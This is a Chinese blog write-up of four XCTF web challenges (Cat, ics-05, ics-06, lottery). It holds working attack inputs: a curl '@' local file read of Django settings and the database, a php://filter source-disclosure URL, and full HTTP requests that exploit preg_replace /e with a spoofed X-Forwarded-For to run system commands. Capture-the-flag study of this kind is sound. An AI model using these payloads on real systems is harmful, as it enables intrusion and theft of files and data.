攻防世界(XCTF)WEB(进阶区)write up(一)

原创

卿's Blog(不再使用) 于 2019-10-06 23:22:00 发布 942 收藏
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/qq_17204441/article/details/102279121
版权

cat


ics-05

ics-06

lottery


Cat

XCTF 4th-WHCTF-2017



输入域名 输入普通域名无果 输入127.0.0.1返回了ping码的结果 有可能是命令执行

尝试fuzz命令执行 特殊符号



看了wp涨了点姿势 **%80之后的url编码)就可以返回Django报错**

%80后的字符结合报错信息`UnicodeEncodeError`可以推断是由于ascii编码不支持导致的报错,根据报错信息可以得到的信息

UnicodeEncodeError at /api/ping

'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence

Request Method:	POST
Request URL:	http://127.0.0.1:8000/api/ping
Django Version:	1.10.4
Exception Type:	UnicodeEncodeError
Exception Value:	'gbk' codec can't encode character u'\ufffd' in position 0: illegal multibyte sequence
Exception Location:	/opt/api/dnsapi/utils.py in escape, line 9
Python Executable:	/usr/bin/python
Python Version:	2.7.12
Python Path:	['/opt/api', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/lib/python2.7/lib-tk', '/usr/lib/python2.7/lib-old', '/usr/lib/python2.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7/dist-packages']
Server time:	Sun, 6 Oct 2019 12:41:58 +0000

里面可以得到项目路径opt/api/

setting.py 配置文件在opt/api/api/下 套一层名为项目名的文件夹下 默认配置为数据库是sqlites

网站是使用Django进行开发的,结合PHP可以通过在参数中注入@来读取文件的漏洞,依次查看python的配置文件和数据库得到flag的内容

使用@进行文件传递，对文件进行读取之后还会把内容传给url参数，如果像上面一样有超出解析范围的编码的时候就会得到错误信息。

我们的目标首先是数据库文件，看从错误信息中能不能拿到flag，可以从配置文件settings.py的报错中看看有没有database的相关信息

```
?url=@/opt/api/api/settings.py
```


报错内容搜索database可以得到：


```
?url=@/opt/api/database.sqlite3
```


获取数据库内容

x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1c\x01\x02AWHCTF{yooc[redacted]}\n'</pre></td>

ics-05




眼花缭乱的 题目描述：其他破坏者会利用工控云管理系统设备维护中心的后门入侵系统



http://111.198.29.45:56033/index.php?page=index

url中有参数拼接 fuzz下 发现是支持伪协议 读了源码

```
?page=php://filter/convert.base64-encode/resource=index.php
```




```php
//方便的实现输入输出的功能,正在开发中的功能，只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {
        preg_replace($pattern, $replacement, $subject);
    }else{
        die();
    }

}
```

需要将X_FORWARDED_FOR设置为127.0.0.1，get传参方式 ‘pattern’ ,’ replacement’，‘subject’ 三个参数传递给preg_replace函数。


preg_replce e模式会命令执行，进行替换的部分会被执行

```
GET /index.php?pat=/(.*)/e&rep=system(%27ls%27)&sub=a HTTP/1.1
Host: 111.198.29.45:56033
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-FORWARDED-FOR:127.0.0.1
Cookie: PHPSESSID=sse21lut43grltrqpm15c3u1k0
Connection: close
Upgrade-Insecure-Requests: 1
```



最后发现flag：

```
GET /index.php?pat=/(.*)/e&rep=system(%27cat+s3chahahaDir/flag/flag.php%27)&sub=a HTTP/1.1
Host: 111.198.29.45:56033
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-FORWARDED-FOR:127.0.0.1
Cookie: PHPSESSID=sse21lut43grltrqpm15c3u1k0
Connection: close
Upgrade-Insecure-Requests: 1
```




ics-06


题目描述：云平台报表中心收集了设备管理基础服务的数据，但是数据被删除了，只有一处留下了入侵者的痕迹。

```
http://111.198.29.45:58786/index.php?id=1
```

本来以为是注入 没成功

说是有一处留下了痕迹 就遍历下id 2333时flag (之前fuzz了很久)






yberpeace{0ae668d1531df1bb36c5f8a3637b2386}

lottery

这个题稍微有意思点。



先测试了一下，注册用户，购买彩票，拿到足够的钱，购买flag。

然后扫了下目录 发现git泄露

api.php:

```
<?php
require_once('config.php');
header('Content-Type: application/json');

function response($resp){
    die(json_encode($resp));
}

function response_error($msg){
    $result = ['status'=>'error'];
    $result['msg'] = $msg;
    response($result);
}

function require_keys($req, $keys){
    foreach ($keys as $key) {
        if(!array_key_exists($key, $req)){
```

```
            response_error('invalid request');
        }
    }
}

function require_registered(){
    if(!isset($_SESSION['name']) || !isset($_SESSION['money'])){
        response_error('register first');
    }
}

function require_min_money($min_money){
    if(!isset($_SESSION['money'])){
        response_error('register first');
    }
    $money = $_SESSION['money'];
    if($money < 0){
        $_SESSION = array();
        session_destroy();
        response_error('invalid negative money');
    }
    if($money < $min_money){
        response_error('you don\' have enough money');
    }
}


if($_SERVER["REQUEST_METHOD"] != 'POST' || !isset($_SERVER["CONTENT_TYPE"]) || $_SERVER["CONTENT_TYPE"] !=
'application/json'){
    response_error('please post json data');
}

$data = json_decode(file_get_contents('php://input'), true);
if(json_last_error() != JSON_ERROR_NONE){
    response_error('invalid json');
}

require_keys($data, ['action']);

// my boss told me to use cryptographically secure algorithm
function random_num(){
    do {
        $byte = openssl_random_pseudo_bytes(10, $cstrong);
        $num = ord($byte);
    } while ($num >= 250);

    if(!$cstrong){
        response_error('server need be checked, tell admin');
    }

    $num /= 25;
    return strval(floor($num));
}

function random_win_nums(){
    $result = '';
